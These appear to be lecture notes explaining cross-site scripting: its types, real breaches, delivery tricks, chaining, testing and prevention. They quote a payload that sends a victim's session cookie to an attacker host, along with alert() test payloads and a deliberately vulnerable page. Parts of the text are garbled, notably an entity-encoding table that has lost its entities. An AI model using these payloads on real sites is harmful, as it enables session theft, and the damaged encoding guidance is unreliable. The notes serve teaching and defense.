Cross-Site Scripting (XSS)

Shift from Server-Side to Client-Side Attacks

- Early attacks primarily targeted server-side vulnerabilities (e.g., SQL injection).
- Over time, attackers shifted focus to client-side attacks, exploiting vulnerabilities to target end users.

Server vs. Client-Side Trends:

  - Server-side: Command injection and other critical flaws were rampant in the 1990s.
  - Client-side: Exploits like session fixation, Cross-Site Request Forgery (CSRF), and Cross-Site Scripting (XSS) became prevalent.

Reasons for Shift:

- Enhanced server-side defences have reduced the prevalence of easily exploitable flaws.
- Diverse client environments (browsers, versions) open numerous attack vectors.
- Client-side attacks are lucrative and require less effort to exploit on a large scale.

Cross-Site Scripting (XSS) – The "Godfather" of Client-Side Attacks

A prevalent web application vulnerability targeting users.

Common in live applications, including critical systems like online banking.

Why Focus on XSS?

Affects the majority of applications globally.

- Enables attackers to:
  - Hijack user sessions.
  - Perform unauthorized actions.
  - Steal sensitive data.
  - Execute malicious scripts.

Broader Perspective:

- Media and criminal focus highlight client-side attacks (e.g., phishing, spyware).

Three Main Types of XSS Vulnerabilities:

1.Reflected XSS:

2.Stored XSS:

3.DOM-Based XSS:

Reflected XSS Vulnerabilities


Occurs when an application reflects user-supplied input in the page without proper sanitization.
Often found in dynamically generated content like error messages or search results.
Example:

You search for "books."
The website responds with
"You searched for: books"
Vulnerable to Reflected XSS:
The application doesn’t validate or sanitize input.
An attacker crafts a malicious search query:
<script>alert('Hacked!');</script>
The website responds with:
"You searched for: <script>alert('Hacked!');</script>"
The browser executes the script, and the victim sees a pop-up saying "Hacked!"

Key Characteristics:

- **User Input Reflection:** User input inserted directly into HTML response.
- **Lack of Input Sanitization:** No filtering of potentially dangerous input (JavaScript).
- **Single Request-Response Cycle:** Exploit payload delivered in one interaction.

Figure 12.3 The steps involved in a reflected XSS attack



1. The user logs in to the application as normal and is issued a cookie containing a session token:

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. Through some means (described in detail later), the attacker feeds the following URL to the user:

```
http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image
;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

As in the previous example, which generated a dialog message, this URL contains embedded JavaScript. However, the attack payload in this case is more malicious.

3. The user requests from the application the URL fed to him by the attacker.

4. The server responds to the user's request. As a result of the XSS vulnerability, the response contains the JavaScript the attacker created.

5. The user's browser receives the attacker's JavaScript and executes it in the same way it does any other code it receives from the application.

6. The malicious JavaScript created by the attacker is:

```
var i=new Image; i.src="http://mdattacker.net/"+document.cookie;
```

This code causes the user's browser to make a request to `mdattacker.net` which is a domain owned by the attacker. The request contains the user's current session token for the application:

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
Host: mdattacker.net
```

7. The attacker monitors requests to `mdattacker.net` and receives the user's request. He uses the captured token to hijack the user's session, gaining access to that user's personal information and performing arbitrary actions “as” the user.

Stored XSS

- Occurs when user-supplied data is stored in a back-end database and displayed to other users without proper sanitization.
- Common in applications with user interactions, such as forums, auction sites, or admin panels.

Example:

- In an auction site, a user posts a question with embedded JavaScript.
- If the application doesn't filter or sanitize the input, the malicious JavaScript can be executed when other users view the question.

How Stored XSS Works


Process:

1. **First Request:** Attacker submits crafted data containing malicious JavaScript (e.g., a question with a script tag).
2. **Second Request:** Victim views the page with the malicious data, triggering the execution of the JavaScript in their browser.

Result:

The attacker’s JavaScript executes, potentially hijacking sessions, stealing information, or manipulating users' actions.

Figure 12.4 The steps involved in a stored XSS attack



Stored XSS vs. Reflected XSS

Key Differences:

1. **Request Process:**
    1. **Stored XSS:** At least two requests — one to store malicious input, one to render it for the victim.
    2. **Reflected XSS:** One request — malicious code is executed immediately from the URL.
2. **Victim Interaction:**
    1. **Stored XSS:** Attacker can wait for victims to visit the compromised page naturally.
    2. **Reflected XSS:** Attacker needs to induce the victim to click a malicious link.

Why Stored XSS is Critical:

- The attacker can deploy the payload and wait for victims to view the affected page.
- If the victim is logged in, especially in an authenticated area, their session can be hijacked immediately.

Potential Impact:

- If an administrator is a victim, the attacker could compromise the entire application.

Hash Fragments

Purpose of Hash Fragments:

Anchor Links: In traditional websites, hash fragments are used to link to a specific section of the page.

example:

If a webpage has an ID like , a URL like http://example.com/page#section1

will automatically scroll the page to that section when clicked.

DOM-Based XSS

- DOM-based XSS occurs when malicious JavaScript is executed within the user's browser, triggered by data in the URL, without the server’s response containing the malicious code.
- The client-side JavaScript extracts data from the URL and manipulates the page's content, potentially allowing an attacker to inject malicious scripts.
- **Key Process:**

1. Attacker sends a crafted URL with JavaScript embedded in it.
2. The server’s response does not contain the script.
3. The user’s browser executes the embedded JavaScript upon page load.

How DOM-Based XSS Works

Example:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>DOM XSS with Hash Fragment</title>
</head>
<body>
  <h1>Welcome to My Website</h1>
  <div id="message"></div>

  <script>
    // JavaScript that reads the hash fragment from the URL
    var hash = window.location.hash.substring(1); // Get the part after the # symbol
    document.getElementById("message").innerHTML = "You are viewing: " + hash; // Display the fragment in the
message div
  </script>
</body>
</html>
```

Normal Use

Normal Use (No XSS)

If a user visits the page with a URL

http://example.com/#about

The page will display: You are viewing: about

XSS Attack (Malicious URL)


An attacker can craft a URL like:
http://example.com/#<script>alert('XSS Attack');</script>

When the victim visits this URL, the JavaScript will insert the following into the page:

You are viewing: <script>alert('XSS Attack');</script>

Since the page uses innerHTML to insert the hash fragment, the browser will execute the <script> tag as JavaScript, and an alert box will appear saying "XSS Attack".

Figure 12.5 The steps involved in a DOM-based XSS attack



British Airways

- In 2018, British Airways was attacked by Magecart, a high-profile hacker group famous for credit card skimming attacks. The group exploited an XSS vulnerability in a JavaScript library called Feedify, which was used on the British Airway website.

- Attackers modified the script to send customer data to a malicious server, which used a domain name similar to British Airways. The fake server had an SSL certificate, so users believed they were purchasing from a secure server. They succeeded in performing credit card skimming on 380,000 booking transactions before the breach was discovered.

Fortnite

- In 2019, the popular multiplayer game experienced an XSS vulnerability that over 200 million users. A retired, unsecured page went unnoticed by Fortnite developers. The page had an XSS vulnerability that allowed attackers to gain unauthorized access to the data of all Fornite users.
- Attackers could have used XSS, in combination with an insecure single sign on (SSO) vulnerability, to redirect users to a fake login page. This would allow them to steal virtual currency within the game, and record player conversations, as reconnaissance for future attacks. Check Point discovered the attack and notified Fortnite, but it is unknown if the vulnerability was exploited by attackers in the interim.

Virtual Defacement Attack

What it is: Injection of malicious content (HTML, JavaScript) to alter a webpage's appearance without modifying server content.

How it works: The application processes and renders user-supplied input in a way that affects the visual presentation for users.

Techniques:

- Injecting HTML elements.
- Using external scripts to manipulate page content and navigation.

Implications of Virtual Defacement

Harmless Impact: Altering visuals or content for mischief or testing purposes.

Serious Impact:

- Misinformation spread via the defaced page.
- Can influence stock prices, behavior, and credibility.
- Example: Fake announcements can cause public confusion and media attention, impacting real-world actions.
- Changing text (e.g., replacing legitimate content with misleading or harmful text).
- Adding fake images or links that mislead users.
- Redirecting users to malicious websites or phishing pages.

injecting Trojan Functionality Attack

This type of attack takes XSS to the next level by injecting actual, malicious functionality into the application, designed to trick users into performing unintended actions. The goal is to deceive victims into inputting sensitive data or performing actions that benefit the attacker.

Key Characteristics:

- Trojan Login Forms
- Seamless Experience
- Phishing-Style Tactics

Inducing User Actions in XSS Attacks

Attackers can inject malicious scripts that directly perform actions on behalf of compromised users without needing to hijack each session individually.

Key Concepts:

Alternative to Session Hijacking: Instead of hijacking each user's session, an attacker can inject payloads that force users to perform specific actions.

Privilege Escalation: If an attacker targets administrative privileges, they can induce users, especially administrators, to unintentionally elevate privileges for the attacker's account.

Autocomplete Data Harvesting

- Autocomplete feature in forms can store sensitive data in the browser’s cache.

Example:

- Attacker injects script into a form and queries the form field values to capture stored autocomplete data (e.g., usernames, passwords).

Delivery Mechanisms for XSS Attacks

Methods of Delivering XSS Payloads

Direct URL Sharing:

- Attackers craft malicious URLs and share them via email, social media, or instant messaging.
- Victims clicking these URLs trigger the execution of the payload.

Embedded Links:

- Links with payloads embedded in trusted platforms or emails.
- Often disguised using URL shorteners or redirectors for stealth.

Injected Content:

- Stored XSS exploits where malicious scripts are inserted into web pages or user-generated content (e.g., comments, forums).
- Automatically triggers when users visit the page.

Delivering Reflected and DOM-Based XSS Attacks

- **Targeted Emails (Spear Phishing):**
The attacker sends a forged email to specific users (e.g., admins) to trick them into clicking a malicious URL.
- **Instant Messaging:**
A crafted URL is sent directly to a user through a chat or instant messaging platform.
- **Third-Party Websites:**
The attacker posts content (e.g., an image tag) on third-party sites that triggers the XSS when viewed by users.
- **Malicious Websites:**
The attacker creates their own website with enticing content to lure users. The website executes the attack on the vulnerable application if the user is logged in.

Delivering Reflected and DOM-Based XSS Attacks

- **Search Engine Manipulation:**
The malicious site is optimized with keywords to appear in search results, increasing visits from unsuspecting users.
- **POST Requests via HTML Forms:**
For vulnerabilities requiring POST requests, the attacker’s website may use a hidden form and JavaScript to submit malicious data to the target application.
- **Banner Advertisements:**
The attacker pays for ads with URLs containing XSS payloads. Clicking the ad can compromise a logged-in user's session.

Stored XSS Delivery Mechanisms

Delivery Mechanisms

1.In-Band Delivery:

1. Data supplied directly via the application’s main web interface.
2. Common in user-submitted fields that appear in other users' views.

2.Out-of-Band Delivery:

1. Data delivered through external channels, eventually rendered in the application’s web interface.

In-Band Delivery Mechanism

Vulnerable Locations

- **Personal Information Fields**:
  Name, address, email, phone number.
- **Content Names**:
  Document names, filenames, or titles of shared items.
- **User Interactions**:
  Feedback forms, comments, or status updates.

Delivery

Attackers inject scripts via these fields.

Malicious payloads are activated when other users view the data.

Out-of-Band Delivery Mechanism

Characteristics

- Involves external systems or channels.
- Data is sent indirectly to the vulnerable application.

Example: Email-Based Attacks

- Send crafted emails with malicious scripts to an SMTP server.

Scripts are later displayed within HTML-rendered emails in webmail clients.

Chaining XSS with Other Attacks

What is Vulnerability Chaining?

Combines multiple security vulnerabilities to create a high-impact attack.

Individual issues may appear low-risk, but their combination can result in critical exploits.

Example 1: Chaining XSS with Access Control Flaws

Vulnerabilities Identified

1. **Stored XSS**:
    1. Present in the user's display name.
    2. Activated during login with a personalized welcome message.
2. **Access Control Flaw**:

Allowed any user to edit the display name of others.

- **Attack Chain**

1. Inject malicious scripts into display names of all users via defective access controls.
2. Scripts executed upon user login, capturing session tokens.
3. Wait for an admin to log in and hijack their session.
4. Use stolen admin privileges to escalate attacker's account.

- **Impact**

Critical compromise of the application.

Example 2: XSS with Cross-Site Request Forgery (CSRF)

Vulnerabilities Identified

1. **Stored XSS**:
   Present in user-submitted data only visible to the submitter.
2. **CSRF**:
   Enabled an attacker to update this data without user interaction.

Attack Chain

1. Use CSRF to inject XSS payloads into user-submitted data.
2. Malicious scripts activate when users view their own data.
3. Capture sensitive user data or execute unauthorized actions.

Detecting Reflected XSS Vulnerabilities

Systematic Approach

1. Submit a benign string to all user input entry points.
2. Identify locations where the string is reflected in the application's response.
3. Analyze the syntactic context of the reflection:
    1. HTML attributes
    2. JavaScript strings
    3. URL attributes
4. Modify the input to introduce arbitrary scripts into the response.
5. If defenses block or sanitize inputs, analyze and circumvent filters.

Additional Contexts and Techniques

URL Attributes

Use the javascript: protocol to introduce scripts directly into attributes like href.

Example: Click me

Invalid Image Names

Combine invalid image paths with event handlers for execution:

Example: <img src="#" onclick="alert(1)">

Best Practices for Testing

Comment out code (//) after injecting payloads to prevent syntax errors.

Ensure payloads are tailored to avoid breaking application functionality.

XSS Prevention

Input Validation

Key Principles

Validate as early as possible.

Context-dependent checks:

- **Length Restrictions**: Prevent overly long inputs.
- **Character Sets**: Only allow permitted characters.
- **Regex Matching**: Ensure input follows a specific format.

Examples

Names: Allow only alphabetic characters.

Email: Match with a regex like ^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$.

Output Encoding

HTML Encoding

Replace special characters with HTML entities:

< → <

> → >

& → &

" → "

' → '

Best Practices

Encode **all non-alphanumeric characters** to prevent bypasses.

Framework Support

Use APIs (e.g., Server.HTMLEncode in ASP.NET) or custom encoding functions.

Avoid Dangerous Insertion Points

Risky Areas:

- Inside <script> tags.
- Within event handlers (e.g., onclick, onload).
- URL attributes with the javascript: protocol.

Mitigation:

- Avoid directly embedding user inputs in these contexts.
- Use secure defaults and robust sanitization.

Allowing Limited HTML Safely

Challenges

Allowing users to add HTML (e.g., blog comments) risks script injection.

Solutions

Whitelist Approach:

- Permit specific tags and attributes.
- Block inline scripts and dangerous attributes.

Preventing DOM-Based XSS Vulnerabilities

DOM-Based XSS occurs when client-side JavaScript processes user-controlled data
and injects it into the DOM without proper validation or sanitization.

Key Risks:

- Exploits vulnerabilities in the browser, bypassing server-side protections.
- Enables attackers to execute arbitrary scripts, steal data, or redirect users.

Examples:

- Using document.write() with unvalidated query parameters.
- Unsafe innerHTML manipulation.

Strategies to Prevent DOM-Based XSS

1. Input Validation:

Strictly validate data from untrusted sources.

```
const regex = /^[A-Za-z0-9\s]*$/;
if (regex.test(input)) {
element.textContent = input;
 }
```

2. Output Encoding:

Use HTML encoding before inserting data.

```
function sanitize(input) {
const tempDiv = document.createElement('div');
   tempDiv.textContent = input;
return tempDiv.innerHTML;
}
```

3. Safer DOM APIs:

Replace innerHTML and document.write() with textContent or appendChild.